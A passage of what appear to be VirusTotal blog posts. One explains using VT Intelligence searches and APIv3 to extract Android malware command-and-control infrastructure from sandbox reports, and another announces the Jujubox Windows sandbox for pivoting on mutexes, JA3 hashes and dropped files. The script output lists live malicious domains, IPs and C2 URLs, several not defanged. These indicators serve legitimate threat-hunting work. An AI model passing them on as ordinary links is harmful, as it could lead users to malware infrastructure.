The API can sort matches according to first seen descending, meaning that by executing this search periodically and focusing on the latest results, it’s possible to discover new malicious network infrastructure tied to this particular family.

At the time of writing, this search yielded the following results:

5fdbe1e83ec9c43929cc348681cb6afde12afee637feaf444a4983c317b18423
elis[.]ru
92.53.97[.]75
hxxp://elis.ru/private/tuk_tuk.php

52998a07d22b0aa267505635898219ef6104dc6cd255bea69c7ab701285666fa
xzcxzfs.kl.com[.]ua
5.79.66[.]145
hxxp://xzcxzfs.kl.com[.]ua/private/tuk_tuk.php

7c06552f59b594ef0d650204423e97c8ab8f07588f1215ec2a469dc9cb7f5670
u36084.test93w[.]ru
hxxp://u36084.test93w[.]ru/private/tuk_tuk.php

56b220e610d17987b4f96afa79e23c3c9cab16592384ed883e9ac8240907b53b
u36206.test93w[.]ru
185.31.163[.]148
hxxp://u36206.test93w[.]ru/private/tuk_tuk.php

The Intelligence search API endpoint will return a list of file objects matching a search criteria. Each of these file objects can have one or more multi-sandbox reports. These behaviour reports can be retrieved making use of the pertinent relationship (behaviours) for each of the files:
https://developers.virustotal.com/v3.0/reference#files-relationships

It’s also possible to filter the network communication relationships fields, instead of asking for the whole report (contacted_urls, contacted_ips, contacted_domains):
https://www.virustotal.com/api/v3/intelligence/search?query=type:apk behaviour_network:”tuk_tuk.php”&relationships=contacted_urls,contacted_domains,contacted_ips

Once the pertinent network infrastructure is parsed, it’s possible to either rely on the objects returned by the network-related relationships (contacted_urls, contacted_ips, contacted_domains) or make a subsequent automated call to the domain / IP address / URL API endpoint in order to retrieve further details about the given network observable. The aim of this subsequent stage is to filter out potential false positives. For instance, among the details returned for a domain lookup, there are different popularity rank lists that can be useful to filter out TOP domains.

You can easily test this workflow with a little script released along with this blog post. This script makes use of our official APIv3 python library, it can serve as your starting point to build more complex pipelines:
https://github.com/VirusTotal/vt-py/blob/master/examples/intelligence_search_to_network_infrastructure.py

python3 intelligence_search_to_network_infrastructure.py --apikey=<YOUR_API_KEY> --query=’type:apk behaviour_network:"tuk_tuk.php"’

=== Results: ===
DOMAIN: u363571.test93w.ru
IP_ADDRESS: 185.31.163.148
URL: http://u363571.test93w.ru/private/tuk_tuk.php
DOMAIN: bot.mymaster-rem.ru
URL: http://bot.mymaster-rem.ru/private/tuk_tuk.php
DOMAIN: lensfor.xyz
URL: https://lensfor.xyz/private/tuk_tuk.php
IP_ADDRESS: 38.21.243.204
URL: http://38.21.243.204/anib/private/tuk_tuk.php
DOMAIN: f0316480.xsph.ru
IP_ADDRESS: 141.8.192.151
URL: http://f0316480.xsph.ru/private/tuk_tuk.php
DOMAIN: u36255.test93w.ru
DOMAIN: mtalk4.google.com
IP_ADDRESS: 185.31.163.148
URL: http://u36255.test93w.ru/private/tuk_tuk.php
DOMAIN: u36206.test93w.ru
IP_ADDRESS: 185.31.163.148
URL: http://u36206.test93w.ru/private/tuk_tuk.php
DOMAIN: yumishop.co.uk
URL: http://yumishop.co.uk/private/inj_lst.php
URL: http://yumishop.co.uk/private/tuk_tuk.php
DOMAIN: u36317.test93w.ru
IP_ADDRESS: 185.31.163.148
URL: http://u36317.test93w.ru/private/tuk_tuk.php
DOMAIN: u36317.test93w.ru
IP_ADDRESS: 185.31.163.148
URL: http://u36317.test93w.ru/private/tuk_tuk.php


Note that this workflow is exclusively based on behavioural observations and works independently of the detection ratio of files, by pipelining VT Intelligence searches and sandbox report lookups, it is possible to generate indicators of compromise even if the related sample is undetected. The identified domains can be automatically checked against SIEM logs or can be automatically transformed into IDS rules, serving as an additional layer in your onion-like security strategy.

This blog post focuses on combining VT Intelligence searches with behaviour lookups, the same can be done with YARA rule matches. VT Hunting Livehunt matches can programmatically retrieved using APIv3, for each match the pertinent behaviour reports can be retrieved and CnC network infrastructure can be automatically extracted. Similarly, other properties that can be used as IoCs, such as mutexes, registry keys, embedded domains, file names, cmd parameters and the like can be automatically yielded. The following two script showcase this other VT Hunting workflow:
https://github.com/VirusTotal/vt-py/blob/master/examples/hunting_notifications_to_network_infrastructure.py
https://github.com/VirusTotal/vt-py/blob/master/examples/retrohunt_to_network_infrastructure.py

If you are rather a golang fan, feel free to check out our official VirusTotal golang library:
https://github.com/VirusTotal/vt-go

APIv3 was a major component of our 2019 roadmap, soon we will be officially releasing it and announcing a generous deprecation timeline for APIv2, stay tuned!

Thursday, October 24, 2019

, , , , , ,

Revamping in-house dynamic analysis with VirusTotal Jujubox Sandbox

VirusTotal Jujubox Sandbox in action:


This is a small datastudio set up to illustrate the kind of analytics that can be built with a massive dynamic analysis setup, generating IoCs. Note that there are several pages.


One of the main themes of VirusTotal’s 2019 roadmap is “Holistic Threat Profiling”. Some users never move beyond the basic use case for VT: checking hashes and looking at detections. However, that use case, while still core to VT, is by no means the most popular. VT also provides information on URLs, IPs and domains, and what’s more, it builds a graph that relates all of these observables. In an effort to allow users to identify the complete attack campaign, beyond the individual malware variants, we continue to introduce new tools and features. This new functionality allows users to characterize a threat from different points of view: static analysis, dynamic analysis, code analysis, relationship analysis, and more.

In our ongoing efforts to improve our behaviour analysis infrastructure we are happy to announce the rollout of a new Windows Sandbox that radically improves and complements our previous Windows XP SP1 analysis systems that was launched in 2012. The analyses generated by this new system are seamlessly showing up in new file reports, freely for the community. We are also complementing our threat feed offerings with a dynamic analysis feed derived from this new system, more on this later, let’s first focus on the community impact.

The project has been baptised as “Jujubox” (a reference to the type of bad karma - juju- objects it processes) and integrated in the context of the multi-sandbox project. This new sandbox is currently running Windows 7 and records the actions of Windows 32bit and 64bit binaries under 80MB when executed. It extracts information such as:

  • File I/O operations.
  • Registry interactions.
  • Network traffic: HTTP calls, DNS resolutions, TCP connections, DGAs, etc.
  • JA3 digests.
  • Dropped files (and the interrelations between them).
  • Mutex operations (Creation, Opening).
  • Runtime Modules
  • Highlighted text in windows, dialogs, etc.
  • Highlighted winapi/syscalls
  • AND MUCH MORE.
 


The information from the execution is indexed and searchable through VT Enterprise and fuels services such as VT Graph. Basically, any text found in these reports is indexed in an elasticsearch database. Each analysis also contains a fully revamped detailed HTML report, with improved filtering capabilities, allowing analysts to grasp the details of sample execution: syscalls, process tree and screenshots.


In order to access the detailed HTML report containing all windows API calls you just need to refer to the multi-sandbox action menu bar:


The detailed HTML report logs API calls and return values, meaning that it can greatly expand the observations contained in the summarized report view. You may refer to the following report in order to see an example of the full HTML report:
https://www.virustotal.com/gui/file/7d77b3325afb5fe035ec7d3be6834570ce0c57088a90b15ebf73ce34211f59ff/behavior/VirusTotal%20Jujubox

Let’s take a look at some specific use cases that can be solved with this new setup.


Pivoting and mapping threat campaigns

After the analysis we can gather information from the sample and use it to either find relationships with other elements or to pivot to other campaign artifacts. This is an example illustrating the sandbox analysis:




This new setup contributes to the relationships created between samples and domains, allowing us to appreciate the DGA used by this particular malicious sample. The same goes for its dropped files. The sandbox analysis acts as a microscope, allowing us to better understand an individual threat. For instance, we can also take a look at where this malicious sample usually stores itself for persistence by checking the copied files and registry keys set:


Using inline hover pivots it is easy to find other reports showcasing this very same behaviour:
https://www.virustotal.com/gui/file/7d77b3325afb5fe035ec7d3be6834570ce0c57088a90b15ebf73ce34211f59ff
https://www.virustotal.com/gui/file/f803e20e6dedb82ff778d8af9beead6fd8e07ae15425da03dc0654ca620ef2ac
https://www.virustotal.com/gui/file/09414ae9bf7be94edebe16546070ea219f3782bf0b83eabf10af6355ae531509
https://www.virustotal.com/gui/file/4de0f87fabf2f4dadd519f7a4ae7ca04207d7d8b0bf0661d8b60521f5cc3e59b/behavior/VirusTotal%20Jujubox

To pivot even further and find other similar files, we can use one of the advanced search operators to focus on file activity:
behaviour_files:"C:\Program Files\AVG\AVG9\dfncfg.dat" and sandbox_name:jujubox

Once you have discovered several variants pertaining to the same threat actor, it might be a good time to build a YARA rule and feed it into VT Hunting in order to track the evolution of the given malware family and understand better the attackers behind it.


Finding similar samples by mutexes


Mutexes are often reused by many samples, although most of them are usually common and legit, malware often chooses very characteristic names for its mutexes, making it easy to identify families and threat campaigns. This sample is a perfect example, it has a very specific mutex name:



By clicking on the mutex name we can find samples sharing the same behavior when it comes to mutex creation. Within VT Enterprise we can execute the query behavior:sfdkjjhgkdsfhgjksd to find such samples.


Pivoting on JA3

JA3 hashing is a way to fingerprint TLS client connections. In this particular report we can see a JA3 hash:



To pivot on this JA3 we click on the hash and generate the pertinent search query. This will use the behavior search modifier:
behavior:"706ea0b1920182287146b195ad4279a6"


Another JA3 example is to search for samples that use a Tor client:
behavior:"e7d705a3286e19ea42f587b344ee6865"


Programmatically interacting via API

All of the data described above is freely surfacing in APIv3, giving users a complementary characterization of their files beyond file reputation. A common use case is VT Enterprise users setting up YARA rules in VT Hunting in order to track malware variants or threat actors and then automatically retrieving file behavior reports for their notifications. These file behaviour reports are then data mined for patterns in terms of mutexes, contacted domains, file naming conventions, etc. in order to generate indicators of compromise that can be used power-up security defenses.

The following datastudio showcases the kind of insights that can be derived from aggregated study of behavioral observations, it clearly illustrates that by focusing on volume, and beyond that on malware families and clusters, it is sometimes straightforward to identify patterns and commonalities in order to generate alternative detection mechanisms for threats. Note that this datastudio has several pages.


Sandbox feed

This important effort to improve our free community capabilities is also being leveraged to radically improve our premium services. As seen in the datastudio above, when operating at scale we can make use of clustering and data mining in order to generate patterns and commonalities that can be fed into security defenses as yet one more mechanism in our onion layered security model.

As such, we are creating a new offering that expands our portfolio of feeds (file and URL feed), allowing users to retrieve all the dynamic analysis reports generated for files uploaded to VirusTotal. The value proposition is simple:
  • Ingest every single sandbox dynamic analysis report generated for all files which are analyzed within VirusTotal sandbox. As of October 2019, we do our best to sandbox all PE EXE, MSI, Android, MacOS Mach-O/DMG/PKG files.
  • Datamine the feed and identify domains, IP addresses, URLs, mutexes, registry keys, etc. that may be used as indicators of compromise to power-up your security toolset.
  • Discover unknown malware flying under the radar of antivirus solutions by studying behavioral patterns.
  • Implement complex behavior detection rules.

If you are interested in getting Early Access Preview to this service feel free to reach out to us. In future blog posts we will dive deeper into how the sandbox feed can be leveraged to improve security defenses, stay tuned.